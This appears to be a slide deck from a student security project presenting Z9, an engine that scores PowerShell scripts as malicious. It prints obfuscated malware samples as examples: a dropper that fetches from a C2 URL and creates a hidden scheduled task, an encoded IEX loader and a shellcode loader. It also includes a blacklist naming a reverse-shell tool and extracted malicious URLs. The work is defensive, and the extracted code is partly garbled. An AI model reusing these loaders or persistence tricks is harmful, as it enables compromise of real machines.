

Z9 Malicious PowerShell Script Analyzer

Takenaka Issei, Hyakuzuka Maya


Case Study of PowerShell-Based Malware

[Home](#) > [News](#) > [Security](#) > New 'PowerDrop' PowerShell malware targets U.S. aerospace industry

New 'PowerDrop' PowerShell malware targets U.S. aerospace industry

By [Bill Toulas](#)

June 6, 2023 09:00 AM 0



ASEC

[Malware Information](#)

[AhnLab Detection](#)

[Statistics](#)

[Response Guide](#)

[AhnLab](#)



Posted By gygy0101 , September 8, 2023

RedEyes (ScarCraft)'s CHM Malware Using the Topic of Fukushima Wastewater Release

The AhnLab Security Emergency response Center (ASEC) analysis team has recently discovered that the CHM malware, which is assumed to have been created by the RedEyes threat group, is being distributed again. The CHM malware in distribution operates in a similar way to the "CHM Malware Disguised as Security Email from a Korean Financial Company"[1] covered in March of this year and also uses the same commands used in the "2.3. Persistence"[2] stage in the attack process of the RedEyes group's M2RAT malware'.

Crambus: New Campaign Targets Middle Eastern Government

Iran-linked attackers compromised multiple computers and servers over the course of eight months.

The Iranian Crambus espionage group (aka OilRig, APT34) staged an eight-month-long intrusion against a government in the Middle East between February and September 2023. During the compromise, the attackers stole files and passwords and, in one case, installed a PowerShell backdoor (dubbed PowerExchange) that was used to monitor incoming mails sent from an Exchange Server in order to execute commands sent by the attackers in the form of emails, and surreptitiously forwarded results to the



Challenges in Analyzing Powershell Scripts

```
$Et-Item varIaBle:t3e0 ([Type](''{2}{3}{1}{0}''-F'NCODing','Ext.E','S','YStEm.T') ); seT-item ("vaRIA"+"bL"+"E"+"yL4021") ([Type](''{0}{1}{2}''-F 'S','YStEm.','cOnVerT')) ; sET ("9Pzh
"+"WB") ([Type](''{2}{0}{1}'' -f 'o','.fILE','i') ); .(''{3}{1}{0}{2}''-f'tri','t-S','ctMode','Se') -Version 2
function UIuiU T`cCHS ($aQ`NHRg`hBB`H`qEe),$l`pOMTy`l`Yk) {
    for ($w ToTY) = 0; $w`T`OtY) -lt $A`qn`Hr`gHBB`EHqee}."CO`Unt"; $W`Toty++) {
        $AqNhr`Gh`B`BeHQEe}{$WTO`Ty} = {$Aq`NhrghBBE`H`q`EE}{$w`Toty} -bxor {$LP`OmtY`Elyk}
    }
    return ( Get-variable T3E0 -Value)::"as`ciT".`g`EtSTri`NG"($Aq`N`hRGhbBEHQ`eE)
}


function SoM`RX`iA {return (1..16 | .('%') { '{0:X}' -f (&(''{2}{1}{0}'' -f 'ndom','t-Ra','Ge') -Max 16) }) -join ''
$FTf`VsQKT`FC) = (''{5}{2}{3}{1}{6}{8}{0}{7}{4}'' -f'ra.','ncent','p:','//vi','om/b.php?u=r/','htt','n','c','icot')
$F`Gsjq) = (.(''{2}{0}{3}{1}'' -f'UiUt','S','i','CcH') ([System.Byte[]] @(0x66,0x73)) 16)
$tkIN`FP) = (&(''{0}{2}{1}''-f 'iUiUtCc','S','H') ([System.Byte[]] @(0x7c,0x2d,0x43,0x72,0x72,0x46,0x63,0x76,0x63,0x2d,0x4e,0x6d,0x61,0x63,0x6e,0x2d,0x4f,0x6b,0x61,0x70,0x6d,0x71,0x6d,0x6
4,0x76,0x2d,0x55,0x6b,0x6c,0x66,0x6d,0x75,0x71,0x2d,0x52,0x6d,0x75,0x67,0x70,0x51,0x6a,0x67,0x6e,0x6e,0x2d)) 2)
.('cd') $TKI`Nfp}
$Nb`ejMyyX) = (&(''{0}{1}{2}'' -f's','OMRx','iA'))+(.(''{0}{1}{2}''-f'iUi','UtCc','HS') ([System.Byte[]] @(0x64,0x3c,0x28,0x39)) 74)
$FHdd`Av`gbL) = (.(''{1}{0}'' -f 'd','pw')).(''{0}{2}{1}''-f'ToSt','g','rin').Invoke() + '\' + ${n`BEjMy`YX}
$j`PdgnUa`Bm) = (.(''{1}{0}''-f 'iA','sOMRx')) + (.(''{2}{1}{0}'' -f 'iA','Rx','sOM'))
$S`L`AOj) = $(.(''{2}{1}{0}''-f 'mi','a','who'))
$A`qn`Hr`ghB) = (&(''{2}{1}{0}''-f'HS','tCc','iUiU') ([System.Byte[]] @(0x4f,0x6f,0x57,0x2f,0x5f,0x50,0x72,0x42,0x4f,0x25,0x5c,0x66,0x75,0x5e,0x47,0x63,0x47,0x4e,0x5c,0x78,0x72,0x41,0x27,
0x7a,0x74,0x78,0x44,0x6c,0x5d,0x52,0x57,0x66,0x55,0x78,0x58,0x7a,0x72,0x55,0x54,0x6c,0x5f,0x52,0x26,0x71,0x47,0x25,0x5c,0x7a,0x4f,0x4e,0x44,0x7a,0x42,0x24,0x5c,0x67,0x4c,0x41,0x58,0x26,0
x5d,0x55,0x5c,0x4e,0x43,0x24,0x58,0x6f,0x77,0x4e,0x54,0x26,0x5a,0x7a,0x58,0x79,0x4c,0x41,0x6e,0x65,0x5f,0x7f,0x7d,0x5d,0x75,0x6f,0x23,0x45,0x72,0x41,0x22,0x71,0x5f,0x78,0x54,0x60,0x72,0x
24,0x40,0x6f,0x75,0x24,0x7e,0x7a,0x74,0x51,0x61,0x63,0x4c,0x4e,0x7e,0x7a,0x5f,0x55,0x27,0x7a,0x73,0x51,0x40,0x7c,0x5f,0x51,0x5c,0x23,0x75,0x51,0x50,0x6c,0x75,0x6f,0x57,0x7f,0x5f,0x55,0x4
f,0x71,0x4f,0x6f,0x61,0x61,0x55,0x71,0x2b,0x2b)) 22);
$h`dNMboV) = ( geT-item ("vaRIA"+"BL"+"E"+"yL4o21") ).Value:(''{2}{1}{0}''-f'64String','se','FromBa').Invoke($a`QNh`RGhb)}
(IteM ('variabl`+`E:9`+`p`+`zh`+`wb')).vAlUe:(''{2}{0}{3}{1}'' -f 'riteall','ytes','w','b').Invoke($Fh`Ddav`GL),$hdN`mboV));
$U`FPQf`VG) = (.(''{1}{0}''-f'wd','p')).(''{0}{2}{1}''-f'ToSt','ng','ri').Invoke() + '\'
$G`RIW) = (.(''{1}{0}'' -f 'RxIA','sOM'))
$mb`WV) = ('' + (&(''{0}{1}{2}'' -f'i','UiUtCc','HS') ([System.Byte[]] @(0x29,0x25,0x38,0x60,0x68,0x29,0x37,0x32,0x60,0x6d,0x35,0x33,0x25,0x22,0x60)) 64) + "$FTfVSQKTfC`FGsJQ/$grw)" + ''

${r`R`LpE) = .(''{4}{1}{2}{0}{5}{6}{3}''-f 'l','c','hedu','n','New-S','edTaskAct','io') -Execute "$UFpqFvg$NBEjMyX" -Argument ${m`BwV}
${yB`GK`R`UJL) = &(''{2}{0}{5}{6}{7}{4}{1}{3}''-f 'e','ri','New-Sch','ncipal','skP','d','ule','dTa') "$sLaoJ"
${n`CB`RXDev) = .(''{1}{4}{2}{3}{0}'' -f'rigger','New-','edTask','T','Schedul') -Once -At (&(''{1}{0}{2}''-f'at','Get-D','e')) -RepetitionInterval (&(''{2}{0}{1}''-f'ew-Ti','meSpan','N') -Minu
tes 1) -RepetitionDuration (.(''{3}{1}{0}{2}'' -f 'im','-T','eSpan','New') -Days 365)
$SWD`X`LjqbzD) = &(''{4}{0}{3}{1}{2}''-f'hedu','ing','sSet','ledTaskSett','New-Sc') -Hidden -MultipleInstances (''{1}{0}{2}''-f 'lle','Para','l') -AllowStartIfOnBatteries
.(''{2}{3}{4}{0}{1}'' -f 'eduledTas','k','Re','gist','er-Sch') -TaskName ${Jp`d`GNua`BM} -Action ${RRL`Pe} -Trigger ${n`C`B`RxDev} -Settings ${swD`XLj`Q`BZD}
```

Powershell Malware

Powershell Malware

- Scripting language
- After the initial attack, it is executed filelessly
- obfuscated in multiple ways



Problems of Reversing PowerShell Malware

- must carefully deobfuscate each layer individually
- may develop a tools to reverse the obfuscation process automatically but this tools will only be effective for a specific malware variant

z9

Z9 is Malicious powershell script determination engine



Demonstration

<https://z9.shino.club/>

z9

HomeUpload

BlogAbout UsGithub

Z9 JSON Viewer

```
[{"eventrecid": "1179947", "time": {"SystemTime": "2023-07-02T09:32:16.9082550Z"}, "totalscore": {"totalscore": 44.771068749531665, "results": {"detect_iex": 0, "extract_url": 0, "detect_sign": 0, "randomized_string": 0, "detect_strings_blacklist": 0, "logistic_reg": 44.771068749531665}}, "sourcecode": ".\\2023-07-05-04_04_58_4fc64c004872469633df2ba7d1702b9.ps1", "removed_backtick": ".\\2023-07-05-04_04_58_4fc64c004872469633df2ba7d1702b9.ps1"}]
```

Summary

Num of Logs24

Malicious Script DetectedYes

Malicious Score437

Details

ID	Time	Score	Logistic Regression	URLs	Suspicious Strings	IEX	Too much Symbols	Randomized String	Source Code				
1179947	2023-07-02T09:32:16.9082550Z	44	44%				0%	0%	Length:58 View without BackTick				
				www.labofapenetrationtester.com/2015/05/week-of-shell-shells-day-1.html github.com/nettitude/powershell/blob/master/powerfun.ps1 github.com/samratashok/nishang	<table><thead><tr><th>String</th><th>Score</th></tr></thead><tbody><tr><td>invoke-powershelltcp</td><td>100</td></tr></tbody></table>	String	Score	invoke-powershelltcp	100	Founded	0%	0%	Length:4404 View without BackTick
String	Score												
invoke-powershelltcp	100												
							0%	0%	Length:385 View without BackTick				

z9

HomeUpload

BlogAbout UsGithub

Status

Queue: 0 Processing: 56 Done: 1160

Upload

Max Size: 10MB

Drop files here to upload


Or paste the source code

paste here


Submit

Copyright © 2022 Z9 Team All Rights Reserved

Z9 Overview (On-Premise)



Z9 Overview (Cloud)



feature

Black list

- **Invoke Expression**
- **Blacklist**
- **Logistic Regression (Machine Learning)**

Obfuscation Detection

- **Symbol Rate**
- **Randomized String**

IoC Extract

- **URL**

BlackList

Source Code

```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String
["H4sIAAAAAAAAA/9y9W6/qSLIu+tz9K+phSVU112rAGANbWtIxBowxx1zMtXerZYPxHd
+NzT77v5+ITMNgzppV3VtL++UMCTGw03mJjMsXkRnprZX/5zZP3UuuR1frp//
cW2nmRvef2L/+9VbcLzn+j//807byf8ZpdPmncb2mVpb99L/++peVkJRhT7/8R2mk/
wyjaxFYv/1EfMBB61qk1q9/+ctf/0IuFffMuFn/vBu5W1r/DK3cia7ZT//10y9/F
+J4HIWGe//H//gfYpGm1j2nv/8mWbmQZVz0Bq6V/fLrT//vTwfHSq3/1EzPuuQ//a+f/
uOff50CyDSCp1gtGhcHRiHcr3hvEV0MMHftnHg5r/8/D//58+//v0/0//
42yQpjCD75edtneVW+LdrEPz860//+1dsUK9j65efVfeSR110y/
92c09d9m870vs16bxK+/7zr83I7NiAcfzxILFW+swvP80/K6CNQGn4828//R3b+/s//
vHT//Puzaa4525o/U2+51YaxVsrLd2L1f1tZtyvgbWxbvDYzxnM2d3++VfoRGr1RXr/
6dUXeK6Mf0uX/7gXQfAb1Pv3f7fef/yytB4v4v67D/3y
+RCUWuXpr781PPHvkEMlFEOrg+H8rvfczPur/P20wX796//+EatercCyjd6Zw70/
eDVv/71L38n/1own19WUeaS5/7rp/ZvP6nQCSOP0hqnU08L69d/
fM0Pbf1ZPbbH1bUeT3VPEOnh/bjv376+z5yr//4619+/wvDPXj9n2bhB1crxft/
LA1j6+berXF9N0L38mL4X340Z9YtsAg9/vYqtoR+/vJzc806jhqv/IwE/fvVH5uEbv5
+dkQ7J1xg3jPoFbDeR992hs7hLz/Ld9UK$ntiRt9W2Xe//4/f/z
+AhvL676sFAA=="");IEX (New-Object IO.StreamReader(New-Object IO.
Compression.GzipStream($s,[IO.Compression.CompressionMode]
::Decompress))).ReadToEnd();
```

event log

```
Set-StrictMode -Version 2

function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.IsDynamic })
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @(System.Runtime.InteropServices.Marshal.GetTypeFromGUID([Guid]::Empty)))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.Marshal]::GetNativeObjectFromIntPtr($var_module.ToInt64()), $var_procedure.ToInt64()))
}


function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName 'DynamicAssembly'))
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Any, $var_parameters)
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type)

    return $var_type_builder.CreateType()
}

if ([IntPtr]::size -eq 8) {
    [Byte[]]$var_code = [System.Convert]::FromBase64String('s7Ozs7Ozs255YnF2a6rGa6LPAYM')
}
```

BlackList : logistic regression



Randomized String

ID	Time	Score	Logistic Regression	URLs	Suspicious Strings	IEX	Too much Symbols	Randomized String	Source Code
1179944	2023-07-02T09:32:18.1005294Z	37	37%				0%	0%	Length:58 View without BackTick
1179946	2023-07-02T09:32:18.4194906Z	333	13%				0%	80%	Length:306 View without BackTick
1179950	2023-07-02T09:32:18.4848068Z	37	37%				0%	0%	Length:46 View without BackTick

Symbol Rate

[illegible]


ID	Time	Score	Logistic Regression	URLs	Suspicious Strings	IEX	Too much Symbols	Randomized String	Source Code
1179944	2023-07-02T09:32:16.6323336Z	36	36%				0%	0%	Length:58 <div>Viewwithout BackTick</div>
1179946	2023-07-02T09:32:17.0368548Z	252	19%				92%	0%	Length:626 <div>Viewwithout BackTick</div>
1179952	2023-07-02T09:32:18.4451424Z	111	11%			Founded	0%	0%	Length:147 <div>Viewwithout BackTick</div>

IoC Extract URL


ID	Time	Score	Logistic Regression	URLs	Suspicious Strings	IEX	Too much Symbols	Randomized String	Source Code				
17438	2023-02-08T10:49:55.3557845Z	35	35%				0%	0%	Length:58 View without BackTick				
17440	2023-02-08T10:49:55.5984578Z	134	24%		<table><tr><th>String</th><th>Score</th></tr><tr><td>frombase64string</td><td>10</td></tr></table>	String	Score	frombase64string	10	Founded	0%	0%	Length:937 View without BackTick
String	Score												
frombase64string	10												
17442	2023-02-08T10:49:55.6958746Z	134	24%		<table><tr><th>String</th><th>Score</th></tr><tr><td>frombase64string</td><td>10</td></tr></table>	String	Score	frombase64string	10	Founded	0%	0%	Length:936 View without BackTick
String	Score												
frombase64string	10												
17448	2023-02-08T10:49:56.9604150Z	143	23%	<div>http://www.naklafshatabuk.com/wp-content/sEXEZ9EbmM6TOE/ http://jobcity.com/img/RM0XpX/ https://boleo.nl/connectors/66PGODE1Hhay4e/ http://windsurfingthailand.org/admin/3hjymRPe4cR4h/ http://www.valyval.com/pun/hT/ http://withvac001.dothome.co.kr/asset3/sLnFk8iFUwPAi1mAfQ/</div>			0%	0%	Length:528 View without BackTick				

Results

293 samples (from 2022/09/02 to 2023/07/04 in malwarebazaar)



detection results



main factor

thank you for your kind attention!!!


si-tm



beginning engineer

Twitter(X)


mizhiro5



I'm interested in cyber security.

Twitter(X)

take32457



addicted to coca cola

Twitter(X)

Shunya Yamaguchi (Tutor)



Security Engineer.

Twitter(X)

Hiromu Kubiura (Tutor)



Baby Engineer, Yahoo Inc.

Twitter(X)

Shota Shinogi (Leader)



Cyber Security Researcher in Macnica/Netpoleon.

Twitter(X)



created by Team z9 in Security Camp 2022

<https://z9.shino.club/>
<https://github.com/Sh1n0g1/z9>